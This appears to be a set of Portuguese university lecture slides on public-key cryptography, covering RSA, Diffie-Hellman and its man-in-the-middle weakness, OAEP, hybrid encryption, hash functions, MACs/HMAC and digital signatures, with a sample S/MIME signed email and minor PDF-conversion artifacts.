
Cifras Assimétricas por Blocos

- **Desvantagens**
 - Desempenho (normalmente pouco eficientes)
- **Vantagens**
 - Interação com N interlocutores requer apenas N pares de chaves
 - Cifra por blocos simétrica iria requerer N^2
- **Problemas**
 - Distribuição de chaves públicas (têm de ser distribuídas à priori)
 - Tempo de vida dos pares de chaves (têm de expirar)

Cifras Assimétricas por Blocos


- **Aproximações: complexidade matemática**
 - Cálculo de logaritmos discretos
 - Fatorização de grandes números
 - Problema da mochila (knapsack)
- **Algoritmos mais usados**
 - RSA
 - ElGamal
 - Curvas elípticas (Elliptic Curve Cryptography, ECC)
- **Outras técnicas com chave pública**
 - Diffie-Hellman (negociação de chaves)

Confidencialidade c/ Cif. Assimétricas



- **Menos chaves**
 - $C = E(K, P)$ $P = D(K^{-1}, C)$
 - Para ter confidencialidade basta **R** conhecer a chave pública de **R** (K_R)
- **Não há autenticação de origem**
 - **R** não sabe quem produziu o criptograma
 - Se K_R for efetivamente pública, qualquer um o pode fazer

Autenticidade c/ Cif. Assimétricas



- O criptograma não pode ser alterado
 - $C = E(K^{-1}, P)$ $P = D(K, C);$
 - Só S conhece a chave K_S^{-1} com que o criptograma foi gerado
- Não há confidencialidade
 - Quem conhecer K_S decifra o criptograma
 - Se K_S for verdadeiramente pública, qualquer um o pode fazer

RSA (Rivest, Shamir, Adelman) 1978

- **Complexidade matemática**

- Dificuldade de Fatorização de grandes números
- Dificuldade de cálculo de logaritmos discretos

- **Operações e chaves**

- $K = (e, n)$ $K^{-1} = (d, n)$
- $C = P^e \text{ mod } n$ $P = C^d \text{ mod } n$
- $C = P^d \text{ mod } n$ $P = C^e \text{ mod } n$

- **Escolha dos valores das chaves**

- n de grande dimensão (centenas ou milhares de bits)
- $n = p \times q$ p e q primos, de grande dimensão
- Escolher e coprimo de $(p-1) \times (q-1)$
- Procurar um d tal que $e \times d \equiv 1 \pmod{(p-1) \times (q-1)}$
- Não se consegue deduzir d a partir de e ou de n

RSA (Rivest, Shamir, Adelman) 1978

- $p = 5$ $q = 11$ (pequenos números primos)
 - $n = p \times q = 55$
 - $(p-1)(q-1) = 40$
- $e = 3$
 - Coprimo de 40
- $d = 27$
 - $e \times d \equiv 1 \pmod{40}$
- $P = 26$ (note que $P, C \in [0, n-1]$)
 - $C = P^e \pmod{n} = 26^3 \pmod{55} = 31$
 - $P = C^d \pmod{n} = 31^{27} \pmod{55} = 26$

Diffie-Hellman

alice




bob



q (primo de elevada dimensão)
 α (raiz primitiva mod q)

a = random

$$Y_a = \alpha^a \text{ mod } q$$



$$K_{ba} = Y_b^a \text{ mod } q$$

b = random

$$Y_b = \alpha^b \text{ mod } q$$

$$K_{ab} = Y_a^b \text{ mod } q$$

$$K_{ba} = K_{ab}$$

ções

Diffie-Hellman - Ataque por MitM

alice



a = random


$$Y_a = a^a \bmod q$$

mallory



c = random

$$Y_c = a^c \bmod q$$




$$K_{ca} = Y_c^a \bmod q$$

bob



b = random

$$Y_b = a^b \bmod q$$



$$K_{ac} = Y_a^c \bmod q$$

$$K_{cb} = Y_b^c \bmod q$$


$$K_{cb} = Y_c^b \bmod q$$

Randomização de cifras com chave pública

- O resultado de uma cifra com chave pública não deverá ser determinístico (previsível)
 - N cifras do mesmo valor, com a mesma chave, devem produzir N resultados diferentes
 - Objetivo: impedir a descoberta de valores cifrados por tentativa e erro
- Técnicas
 - Concatenação do valor a cifrar com dois valores
 - Um fixo (para controlo de erros)
 - Um aleatório (para randomização)

Randomização de cifras com chave pública: OEAP Optimal Asymmetric Encryption Padding

- IHash: Digest sobre Label
- seed: Valor aleatório
- PS: zeros
- M: Texto
- MGF: Mask Generation Function



Aumento de performance: Cifra Híbrida

- **Combinação de Cifra Assimétrica com Simétrica**
 - Usar o melhor de dois mundos, evitando os problemas
 - Cifra Assimétrica: utilização de chaves públicas (**mas lenta**)
 - Cifra Simétrica: Rápida (**mas com fraca troca de chaves**)
- **Aproximação:**
 1. Obter K_{pub} do destinatário
 2. Gerar K_s de forma **aleatória**
 3. Calcular $C_1 = E_{\text{sym}}(K_s, T)$
 4. Calcular $C_2 = E_{\text{asym}}(K_{\text{pub}}, K_s)$
 5. Enviar $C_1 + C_2$
 - C_1 = Texto cifrado com chave simétrica
 - C_2 = Chave simétrica cifrada com chave pública do destinatário
 - Também pode conter o IV

Funções de Síntese (digest)

- **Resultado de dimensão constante com entradas de dimensão variável**
 - Uma espécie de “impressão digital” dos textos
- **Resultados muito diferentes para entradas similares**
 - Funções de dispersão criptográficas unidirecionais
- **Propriedades relevantes:**
 - Resistência à descoberta de um texto
 - Dada uma síntese, é difícil encontrar um texto que o produza
 - Resistência à descoberta de um 2º texto
 - Dado um texto, é difícil encontrar um segundo texto com a mesma síntese
 - Resistência à colisão
 - É difícil encontrar dois textos com a mesma síntese
 - Paradoxo do aniversário

Funções de Síntese: Dimensão dos Textos

- Considerando o textos semelhantes, mas diferentes:
 - T1: "Hello User_A!", T2: "Hello User_B!", T3: "Hello User_XY!"
- Diferentes algoritmos produzem valores de dimensão diferente, mas independente da dimensão do texto
 - MD5:
 - T1: 70df836fdaf02e0dfc990f9139762541
 - T3: a08313b553d8bf53ca7457601a361bea
 - SHA-1:
 - T1: f591aa1eabcc97fb39c5f422b370ddf8cb880fde
 - T3: c28b0520311e471200b397eaa55f1689c8866f25
 - SHA-256:
 - T1: 9649d8c0d25515a239ec8ec94b293c8868e931ad318df4ccd0dff67aff89905
 - T3: 8fc49cde23d15f8b9b1195962e9ba517116f45661916a0f199fcf21cb686d852

Funções de Síntese: Diferença entre Textos

- Considerando o textos semelhantes, mas diferentes:
 - T1: "Hello User_A!", T2: "Hello User_B!", T3: "Hello User_XY!"
- Uma pequena alteração no texto (1 bit) produz uma alteração drástica no resultado
 - MD5:
 - T1: 70df836fdaf02e0dfc990f9139762541
 - T2: c32e0f62a7c9c815063d373acac80c37
 - SHA-1:
 - T1: f591aa1eabcc97fb39c5f422b370ddf8cb880fde
 - T2: bab31eb62f961266758524071a7ad8221bc8700b
 - SHA-256:
 - T1: 9649d8c0d25515a239ec8ec94b293c8868e931ad318df4ccd0dff67aff89905
 - T2: e663a01d3bec4f35a470aba4baccece79bf484b5d0bffa88b59a9bb08707758a

Funções de Síntese (digest)


- **Aproximações**

- Difusão e confusão em funções de compressão
- Construção Merkle-Damgård
 - Compressão iterativa
 - Padding com o comprimento

- **Algoritmos mais comuns**

- MD5 (128 bits)
 - Já não é seguro! É fácil descobrir colisões!
- SHA-1 (Secure Hash Algorithm, 160 bits)
 - Já não é seguro! É fácil descobrir colisões! (em 2017)
- **SHA-2, aka SHA-256/SHA-512, SHA-3, etc.**

Funções de Síntese




Message Integrity Code (MIC)


- **Forneçem capacidade de detetar alterações por máquinas**
 - Erros de comunicação/armazenamento
 - De caráter aleatório ou não controlado
- **Envio: Calcular MIC e enviar T + MIC**
 - com T=texto e MIC=síntese(T)
- **Receção: Receber dados (T') e verificar se S(T') = MIC**
 - Calcular S'=síntese(T')
 - Validar se S(T') == MIC
- **Não protege contra alterações deliberadas**
 - Atacante pode manipular T em T' e calcular novo MIC

Message Authentication Code (MAC)

- Síntese/digest/hash gerada com recurso a uma chave
 - Só os conhecedores da chave conseguem gerar/validar o MAC
- Utilizada para garantir autenticidade/integridade
 - Enviar: $M + MAC$, com $MAC = F(K, M)$
 - Receber: Calcular $F(K, M')$ e comparar com MAC



MAC: Cifras com Autenticação (GCM)



MAC: Aproximações

- **Cifrando uma síntese normal**
 - Por exemplo, com uma cifra simétrica por blocos
- **Usando uma função chaveada, realimentação e propagação de erros**
 - ANSI X9.9 (ou DES-MAC) com DES CBC (64 bits)
- **Usando uma chave nos parâmetros da função**
 - Keyed-MD5 (128 bits): MD5(K, keyfill, texto, K, MD5fill)
- **Construção HMAC: $H(K, opad, H(K, ipad, texto))$**
 - ipad = 0x36 B vezes, opad = 0x5C B vezes
 - HMAC-MD5, HMAC-SHA, etc.

Cifra e Autenticação

- Encrypt-then-MAC: MAC calculado do criptograma
 - Permite verificar a integridade antes da decifra
- Encrypt-and-MAC: MAC é calculado do texto
 - MAC não é cifrado
 - Fornece informação acerca do texto original (se igual a outro)
- MAC-then-Encrypt: MAC é calculado do texto
 - MAC é cifrado
 - Obriga a decifra completa antes da validação do MAC
 - Erros só são detetados após a decifra e validação

Assinaturas Digitais

- **Autenticam o conteúdo de documentos**
 - Garantem a sua integridade
- **Autenticam o autor**
 - Garantem a identidade do autor/criador
- **Previnem repudiação do conteúdo**
 - Autor não pode negar a sua criação
 - só ele tem acesso à chave privada
 - Nota: autor é quem cria o conteúdo, não quem o envia

Assinaturas Digitais (aproximações)

- **Cifra Assimétrica sobre Síntese**
 - Síntese usada por questões de desempenho
 - Cifra assimétrica para garantir autenticidade


Assinar: $A_x(\text{doc}) = \text{info} + E(K_x^{-1}, \text{digest(doc + info)})$

info associada com K_x


Verificar:

$D(K_x, A_x(\text{doc})) \equiv \text{digest(doc + info)}$

Signing



Verification



If the hashes are equal, the signature is valid.

Assinatura digital num email

```
From - Fri Oct 02 15:37:14 2009
[...]
Date: Fri, 02 Oct 2009 15:35:55 +0100
From: User From <user.from@ua.pt>
Organization: UA
MIME-Version: 1.0
To: User To <user.to@ua.pt>
Subject: Teste
Content-Type: multipart/signed; protocol="application/x-pkcs7-signature"; micalg=sha1; boundary="-----ms050405070101010502050101"
```

This is a cryptographically signed message in MIME format.

```
-----ms050405070101010502050101
Content-Type: multipart/mixed;
boundary="-----060802050708070409030504"
```

This is a multi-part message in MIME format.

```
-----060802050708070409030504
Content-Type: text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: quoted-printable
```

Corpo do mail

```
-----060802050708070409030504-
-----ms050405070101010502050101
Content-Type: application/x-pkcs7-signature; name="smime.p7s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7s"
Content-Description: S/MIME Cryptographic Signature
```

```
MIAGCSqGSIb3DQEHAqCAMIACAQExCzAJBgUrDgMCggUAMIAGCSqGSIb3DQEHAQAAoIIamTCC
B1jkwgSYoAMCAQICBAcnTaEwDQYJKoZIhvCNQEFBQAwdTELMAkGA1UEBhMCVVMxGDAWBgNV
[...]
KoZIhvCNQEBBQAEgYCofks852BV77NVuw53vSx01XtI2JhC1CDlu+tcTPoMD1wq5dc5v40
Tgsaw0N8dqgVLk8aC/CdGMbRBu+J1LKrcVza+khnjjtB66HhDRLrjmEGDNttrEjbqvpd2Q02
vxB3iPTlU+vCGXo47e6GyRydqTpboqr49Zqmx+IJ6Z7iigAAAAAAA==
